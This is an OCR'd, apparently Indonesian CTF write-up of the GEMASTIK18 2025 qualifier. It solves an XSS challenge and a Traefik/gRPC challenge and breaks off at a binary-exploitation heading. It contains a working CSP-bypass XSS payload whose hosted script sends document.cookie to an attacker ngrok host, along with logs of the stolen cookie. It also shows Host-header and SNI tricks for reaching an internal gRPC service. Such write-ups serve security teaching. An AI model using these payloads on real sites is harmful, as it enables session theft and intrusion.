
GEMASTIK18 Qualification 2025

PETIR mencari cici cici daerah



Presented by:

lawbyte
merrow
gengi

DAFTAR ISI

[Web Exploitation]

none

Flag

GEMASTIK18{ijo_ijo_...ijo_ijo!_warnane_gemastik!}

Deskripsi

Author: dimas

Anggap saja website ini tidak ada
bot: http://18.143.31.243:9037/report/
backup: http://172.188.217.103:9037/report/


http://18.143.31.243:9037
backup: http://172.188.217.103:9037/

configuration use dimas ctf xss bot

docker-compose.yml


```yaml
version: '3'

services:
  proxy:
    image: nginx:latest
    restart: always
    ports:
      - 11337:80
    volumes:
      - ./src:/var/www/html:ro
      - ./proxy.conf:/etc/nginx/conf.d/default.conf:ro
    networks:
      - internal
    depends_on:
      - bot
  bot:
```


```
    build:
      context: bot
      args:
        - BROWSER=
    restart: always
    environment:
      APPNAME: Admin
      APPURL: http://proxy/
      APPURLREGEX: ^http://proxy/.*$
      APPFLAG: GEMASTIK18{fake_flag}
      APPLIMIT: 2
      APPLIMITTIME: 60
      USE_PROXY: 1
      DISPLAY: ${DISPLAY}
    networks:
      - internal
    # uncoment this if you need to run the bot in GUI mode
    # run this before running the docker container if you're use xauth `sudo
xhost +local:docker`
    # volumes:
      # - /tmp/.X11-unix:/tmp/.X11-unix

networks:
  internal:
```



Solusi

Diberikan link diatas, dan ketika di check terdapat source sebagai berikut:





Vulnerability:

Input `?svg=` dimasukkan langsung ke `innerHTML`.
Biasanya ini bikin kita bisa inject `<script>`, tapi:

- `<script>` dari `innerHTML` itu **inert** (nggak dieksekusi).
- CSP **nggak izinkan** `unsafe-inline`, jadi event handler kayak `onload=` juga ke-block.
- Tapi, ada **inline script** yang lolos hash. Kalau kita bisa jalankan script itu, dia boleh load script apa saja karena ada `strict-dynamic`.

The idea:

- **SVG foreignObject** bisa nyelipin HTML ke dalam SVG.
- Kita masukin `<iframe srcdoc=...>` di dalam `foreignObject`.
- Dalam `srcdoc`, kita taruh **script inline yang hash-nya cocok**.
  Itu script otomatis "trusted" oleh CSP.
- Sebelum itu, kita set `<base href="https://attacker-ngrok/.../">`.
  Jadi waktu script trusted load `./modules/main.js`, dia ambil file dari server kita, bukan dari server target.
- File `modules/main.js` di server attacker berisi kode exfil cookie.

Reference: https://siunam321.github.io/ctf/corCTF-2023/web/frogshare/

1) File exfil (host di server kita)

modules/main.js

```
fetch("https://<NGROK-ID>.ngrok-free.app/hit?c="+encodeURIComponent(document.cookie));
```

2) Script inline yang harus sama persis

```
const loader = `
    const SCRIPTS = [
        "./modules/main.js",
    ]
    for (let src of SCRIPTS) {
        const script = document.createElement("script")
        script.src = src
        document.head.appendChild(script)
    }
`;
```

⚠️ Penting: perhatikan spasi dan newline. Kalau beda 1 byte aja → hash mismatch → diblok CSP.

payload.js

```
const base = "https://<YOUR_NGROK>.ngrok-free.app/";

const loader = `
    const SCRIPTS = [
        "./modules/main.js",
    ]
```

```
        for (let src of SCRIPTS) {
            const script = document.createElement("script")
            script.src = src
            document.head.appendChild(script)
        }
    `;

const srcdoc = `<!doctype html>
<html>
<head>
<base href='${base}'>
</head>
<body>
<script>${loader}</script>
</body>
</html>`;

const svg = `<foreignObject width="100%" height="100%"><iframe
xmlns="http://www.w3.org/1999/xhtml"
srcdoc="${srcdoc.replace(/"/g,'&quot;')}"></iframe></foreignObject>`;

const url = 'http://proxy/?svg=' + encodeURIComponent(svg);
console.log(url);

//
http://proxy/?svg=%3CforeignObject%20width%3D%22100%25%22%20height%3D%22100%
25%22%3E%3Ciframe%20xmlns%3D%22http%3A%2F%2Fwww.w3.org%2F1999%2Fxhtml%22%20s
rcdoc%3D%22%3C!doctype%20html%3E%0A%3Chtml%3E%0A%3Chead%3E%0A%3Cbase%20href%
3D'https%3A%2F%2F02190c90ecb1.ngrok-free.app%2F'%3E%0A%3C%2Fhead%3E%0A%3Cbod
y%3E%0A%3Cscript%3E%0A%20%20%20%20%20%20%20%20const%20SCRIPTS%20%3D%20%5B%0A
%20%20%20%20%20%20%20%20%20%20%20%20%26quot%3B.%2Fmodules%2Fmain.js%26quot%3
B%2C%0A%20%20%20%20%20%20%20%20%5D%0A%20%20%20%20%20%20%20%20for%20(let%20sr
c%20of%20SCRIPTS)%20%7B%0A%20%20%20%20%20%20%20%20%20%20%20%20const%20script
%20%3D%20document.createElement(%26quot%3Bscript%26quot%3B)%0A%20%20%20%20%2
0%20%20%20%20%20%20%20%20script.src%20%3D%20src%0A%20%20%20%20%20%20%20%20%20%2
0%20%20document.head.appendChild(script)%0A%20%20%20%20%20%20%20%20%7D%0A%20
%20%20%20%3C%2Fscript%3E%0A%3C%2Fbody%3E%0A%3C%2Fhtml%3E%22%3E%3C%2Fiframe%3
E%3C%2FforeignObject%3E
```

DOM Invader is NOT enabled.

```
> const base = "https://02190c90ecb1.ngrok-free.app/";

  const loader = `
          const SCRIPTS = [
              "./modules/main.js",
          ]
          for (let src of SCRIPTS) {
              const script = document.createElement("script")
              script.src = src
              document.head.appendChild(script)
          }
      `;

  const srcdoc = `<!doctype html>
  <html>
  <head>
  <base href='${base}'>
  </head>
  <body>
  <script>${loader}</script>
  </body>
  </html>`;


  const svg = `<foreignObject width="100%" height="100%"><iframe xmlns="http://www.w3.org/1999/xhtml" srcdoc="${srcdoc.replace(/"/g,'&quot;')}"></iframe></foreignObject>`;


  // Final URL (copies to clipboard in Chromium-based browsers):
  const url = 'http://proxy/?svg=' + encodeURIComponent(svg);
  console.log(url);
  http://proxy/?svg=%3CforeignObject%20width%3D%22100%25%22%20height%3D%22100_0A%3C%2Fbody%3E%0A%3C%2Fhtml%3E%22%3E%3C%2Fiframe%3E%3C%2FforeignObject%3E
< undefined
>
```

```
Local Terminal
lbyte@LAPTOP-PBSGAHDN:/mnt/d/ctf/gemas/qual/web/none$ nano modules/main.js
lbyte@LAPTOP-PBSGAHDN:/mnt/d/ctf/gemas/qual/web/none$ cat modules/main.js
fetch("https://02190c90ecb1.ngrok-free.app/hit?c="+encodeURIComponent(document.cookie));
lbyte@LAPTOP-PBSGAHDN:/mnt/d/ctf/gemas/qual/web/none$ python3 -m http.server 4242
Serving HTTP on 0.0.0.0 port 4242 (http://0.0.0.0:4242/) ...
127.0.0.1 - - [30/Aug/2025 18:39:42] "GET /modules/main.js HTTP/1.1" 200 -
127.0.0.1 - - [30/Aug/2025 18:39:42] code 404, message File not found
127.0.0.1 - - [30/Aug/2025 18:39:42] "GET /hit?c=flag%3DGEMASTIK18%7Bijo_ijo_...ijo_ijo!_warnane_gemastik!%7D HTTP/1.1" 404 -
```

```
Local Terminal (1)
ngrok

Call internal services from your gateway: https://ngrok.com/r/http-request

Session Status                online
Account                       NoXLaw (Plan: Free)
Version                       3.25.1
Region                        Asia Pacific (ap)
Latency                       20ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://02190c90ecb1.ngrok-free.app -> http://localhost:4242

Connections                   ttl     opn     rt1     rt5     p50     p90
                              4       0       0.03    0.01    0.01    0.01

HTTP Requests
-------------

18:39:42.589 +07 GET /modules/main.js           200 OK
18:39:42.634 +07 GET /hit                       404 File not found
18:38:05.072 +07 GET /modules/main.js           200 OK
18:37:36.024 +07 GET /modules/main.js           404 File not found
```

Agar Agar

Flag

GEMASTIK18{g0d_m0d3_4ct1v4t3d_1nf1n1t3_p0w3r}

Deskripsi

Author: dimas


Website game buatan anak bangsa yang terinspirasi dari agar.io.

What you need to pentest?

- traefik
- internal secret service

You don't need to pentest!

- frontend
- nodejs / bunjs thing
- websocket



🏗️ Server Architecture
1. Overview

This architecture is composed of:

- Traefik v3.5 as the TLS-enabled load balancer and reverse proxy.
- A Game Server exposing a gRPC API (GameService) for real-time multiplayer game state management.
- Secure networking and dynamic configuration using Docker and file-based providers.

---

2. Load Balancer — Traefik

Traefik is responsible for:

- Handling TLS termination on port 443.
- Routing requests based on Host rules.
- Providing a secure API dashboard (only accessible via HTTPS).
- Loading dynamic configuration from dynamic.yml.
- Watching for configuration changes in real-time.

Configuration Summary

Feature	Value
Image	traefik:v3.5
Restart Policy	unless-stopped
TLS Port	443 (bound to localhost only)
Docker Provider	Enabled, default exposure disabled
File Provider	Enabled, watching /etc/traefik/dynamic
Dashboard	Enabled at https://traefik.gemas.tik
Logging Level	INFO

Key Volume Mounts

- /var/run/docker.sock – Read-only for container service discovery.
- /etc/traefik/dynamic – File provider directory (dynamic routes, middlewares).
- /certs – TLS certificates for HTTPS.

Example Routing Rule

```
labels:
  - "traefik.enable=true"
  - "traefik.http.routers.traefik.rule=Host(`traefik.gemas.tik`)"
  - "traefik.http.routers.traefik.entrypoints=websecure"
  - "traefik.http.routers.traefik.tls=true"
  - "traefik.http.routers.traefik.service=api@internal"
```

This routes any HTTPS traffic for traefik.gemas.tik to the Traefik dashboard service.

---

3. Game Server API — GameService

The GameService uses gRPC to provide a real-time multiplayer API for clients.

Service Overview

RPC Method	Direction	Purpose
StreamState	Server → Client (stream)	Streams world snapshots at a target tick rate.
SendInput	Client → Server	Sends player movement or action inputs.
StartBoost	Client → Server	Initiates a player speed boost.
EndBoost	Client → Server	Ends a player speed boost.
SetName	Client → Server	Sets the player's display name.
Disconnect	Client → Server	Disconnects a player from the game.
Welcome	Server → Client	Sends initial world info & player ID.
ToggleGodMode	Client ↔ Server	Enables/disables god mode for a player (admin only).

Protocol Buffer Definition

```protobuf
syntax = "proto3";
package game;
option go_package = "./ctf;gamepb";

service GameService {
  // Server-streamed world snapshots at a target tick rate
  rpc StreamState(Empty) returns (stream State);
  // Input/control
  rpc SendInput(...) returns (...);
  rpc StartBoost(...) returns (...);
  rpc EndBoost(...) returns (...);
  rpc SetName(...) returns (...);
  rpc Disconnect(...) returns (...);
  // Optional one-shot welcome/world info
  rpc Welcome(...) returns (...);
  // Debug mode functionality
```

```
  rpc ToggleDebugMode(...) returns (...);
  rpc SetDebugOptions(...) returns (...);
}
```

---

4. High-Level Flow

```
[ Client ]
   │  gRPC over HTTPS
   ▼
[ Traefik Load Balancer ]
   │  Routes based on Host rules
   ▼
[ Game Server ]
   │
   ├── StreamState → Sends real-time world data
   ├── SendInput / Boost → Receives player actions
   ├── SetName / Disconnect → Manages player sessions
   └── ToggleGodMode → For admin only
```

---

5. Security Considerations

- TLS Termination at Traefik ensures encrypted client-server communication.
- `exposedByDefault=false` prevents accidental exposure of internal services.
- Certificates stored in `/certs` directory should be managed securely.
- gRPC endpoints can be authenticated via middleware or token validation.

https://agar.dimasc.tf/

Hint:
some chat from ctf-er that play agar agar a: look at the traefik we can do something about it to leak backend? b: idk bruh banckend leak in traefik is it even possible? a: idk idk idk maybe? but we already got some info from author right, maybe we can do something with it? i think i don't know traefik much to actually hack it, let me check what this mean and what that's mean. a: (actually hack it) b: that's crazy, you're crazy dude. how do you even connect with it and get the flag? a: shusshhht,,, (sigma pose) b: you're not fun... :(

Solusi

TL;DR:

- Di depan game server ada **Traefik**. Dashboard & API Traefik bisa diakses dari publik memakai **Host header injection**: `Host: traefik.gemas.tik`.
- Dari API Traefik terlihat **TCP Router**: `HostSNI("protobuf.gemas.tik")` yang merutekan TLS ke service gRPC internal.
- Dengan `SNI = protobuf.gemas.tik` kita bisa memanggil `GameService` melalui Traefik.
- RPC `ToggleDebugMode` + `SetDebugOptions` aktif → server membalas `ok:true` dan `msg` berisi `flag`.

1) Recon: Buka Dashboard & API Traefik

recon.sh

```
=== Traefik Dashboard Reconnaissance ===
Target: agar.dimasc.tf with Host: traefik.gemas.tik

command:
curl -sk -H 'Host: traefik.gemas.tik' https://agar.dimasc.tf/api/overview |
jq .
output:
{
  "http": {
    "routers": {
      "total": 2,
      "warnings": 0,
      "errors": 0
    },
    "services": {
      "total": 5,
      "warnings": 0,
      "errors": 0
    },
    "middlewares": {
      "total": 0,
      "warnings": 0,
      "errors": 0
    }
  },
```

```
  "tcp": {
    "routers": {
      "total": 1,
      "warnings": 0,
      "errors": 0
    },
    "services": {
      "total": 1,
      "warnings": 0,
      "errors": 0
    },
    "middlewares": {
      "total": 0,
      "warnings": 0,
      "errors": 0
    }
  },
  "udp": {
    "routers": {
      "total": 0,
      "warnings": 0,
      "errors": 0
    },
    "services": {
      "total": 0,
      "warnings": 0,
      "errors": 0
    }
  },
  "features": {
    "tracing": "",
    "metrics": "",
    "accessLog": false
  },
  "providers": [
    "Docker",
    "File"
  ]
}
======
command:
```

```
curl -sk -H 'Host: traefik.gemas.tik' https://agar.dimasc.tf/api/tcp/routers
| jq .
output:
[
  {
    "entryPoints": [
      "websecure"
    ],
    "service": "protobuf",
    "rule": "HostSNI(`protobuf.gemas.tik`)",
    "priority": 29,
    "tls": {
      "passthrough": false
    },
    "status": "enabled",
    "using": [
      "websecure"
    ],
    "name": "protobuf@docker",
    "provider": "docker"
  }
]
======
command:
curl -sk -H 'Host: traefik.gemas.tik'
https://agar.dimasc.tf/api/tcp/services | jq .
output:
[
  {
    "loadBalancer": {
      "servers": [
        {
          "address": "172.19.0.3:50051"
        }
      ]
    },
    "status": "enabled",
    "usedBy": [
      "protobuf@docker"
    ],
    "name": "protobuf@docker",
```

```
    "provider": "docker",
    "type": "loadbalancer"
  }
]
======
=== Reconnaissance Complete ===
```

Temuan penting:

- **TCP Router**: protobuf@docker
  Rule: HostSNI("protobuf.gemas.tik")
  Service: gRPC internal (port 50051).

Artinya: bila handshake TLS pakai **SNI** protobuf.gemas.tik, Traefik akan **route** ke gRPC backend.

Cek SNI Path:
openssl s_client -connect agar.dimasc.tf:443 -servername protobuf.gemas.tik </dev/null | head
Handshake OK (self-signed, jadi nanti pakai -insecure)

2) Pivot ke gRPC via Traefik (pakai grpcurl)

Gunakan -authority protobuf.gemas.tik agar SNI & :authority cocok.


Proto minimal yang bekerja

Simpan sebagai game_final.proto:

game_final.proto

```
syntax = "proto3";
package game;

message Empty {}
message Ack { bool ok = 1; string msg = 2; }

// Streamed world state (only the fields we care about)
message State {
  bytes flag            = 1;  // base64 in grpcurl JSON
  int64 tick            = 2;
  int64 server_time_ms  = 3;
}
```

```
// Name wrapper for ToggleDebugMode
message PlayerName { string name = 1; }

// Minimal SetName (may or may not match server tags; safe to ignore if not needed)
message SetNameRequest { string name = 1; }

// Debug/admin options (snake_case so grpcurl JSON is camelCase)
message DebugOptions {
  float boost_speed_multiplier = 1;
  bool  infinite_stamina       = 2;
  float mass_multiplier        = 3;
}

message DebugModeRequest {
  string name = 1;
  DebugOptions options = 2; // required server-side
}

service GameService {
  rpc StreamState(Empty) returns (stream State);
  rpc SetName(SetNameRequest) returns (Ack);
  rpc ToggleDebugMode(PlayerName) returns (Ack);
  rpc SetDebugOptions(DebugModeRequest) returns (Ack);
}
```




3) Aktifkan Debug & Set “God Mode”

Catatan: SetName di server ini tidak krusial (tag bisa berbeda). Fokus ke ToggleDebugMode + SetDebugOptions.

```
lbyte@LAPTOP-PBSGAHDN:/mnt/d/ctf/gemas/qual/web/agar/work$ cat game_final.proto
syntax = "proto3";
package game;

message Empty {}
message Ack { bool ok = 1; string msg = 2; }

// Streamed world state (only the fields we care about)
message State {
  bytes flag            = 1;  // base64 in grpcurl JSON
  int64 tick            = 2;
  int64 server_time_ms  = 3;
}

// Name wrapper for ToggleDebugMode
message PlayerName { string name = 1; }

// Minimal SetName (may or may not match server tags; safe to ignore if not needed)
message SetNameRequest { string name = 1; }

// Debug/admin options (snake_case so grpcurl JSON is camelCase)
message DebugOptions {
  float boost_speed_multiplier = 1;
  bool  infinite_stamina       = 2;
  float mass_multiplier        = 3;
}

message DebugModeRequest {
  string name = 1;
  DebugOptions options = 2; // required server-side
}

service GameService {
  rpc StreamState(Empty) returns (stream State);
  rpc SetName(SetNameRequest) returns (Ack);
  rpc ToggleDebugMode(PlayerName) returns (Ack);
  rpc SetDebugOptions(DebugModeRequest) returns (Ack);
}
lbyte@LAPTOP-PBSGAHDN:/mnt/d/ctf/gemas/qual/web/agar/work$ grpcurl -insecure -authority protobuf.gemas.tik   -import-path . -proto game_final.proto   -d '{"name":"lawbyte"}'   agar.dimasc.tf:443 game.GameService/ToggleDebugMode
{
  "ok": true
}
lbyte@LAPTOP-PBSGAHDN:/mnt/d/ctf/gemas/qual/web/agar/work$ grpcurl -insecure -authority protobuf.gemas.tik   -import-path . -proto game_final.proto   -d '{"name":"lawbyte","options":{
        "boostSpeedMultiplier":5.0,
        "infiniteStamina":true,
        "massMultiplier":5.0
      }}'   agar.dimasc.tf:443 game.GameService/SetDebugOptions
{
  "ok": true,
  "msg": "GEMASTIK18{g0d_m0d3_4ctiv4t3d_1nfin1t3_p0w3r}"
}
lbyte@LAPTOP-PBSGAHDN:/mnt/d/ctf/gemas/qual/web/agar/work$
```

→ **Flag muncul di field msg** (di mesin penulis flag muncul langsung setelah SetDebugOptions sukses).




[Binary Exploitation]

Roblox

Flag

GEMASTIK18{ingfokan_pemabaran_roblox_muncak_gunung}

Deskripsi



“minum sirup sama onde-onde, HIDUP BLONDEE! 🗣️📢🔥🔥”

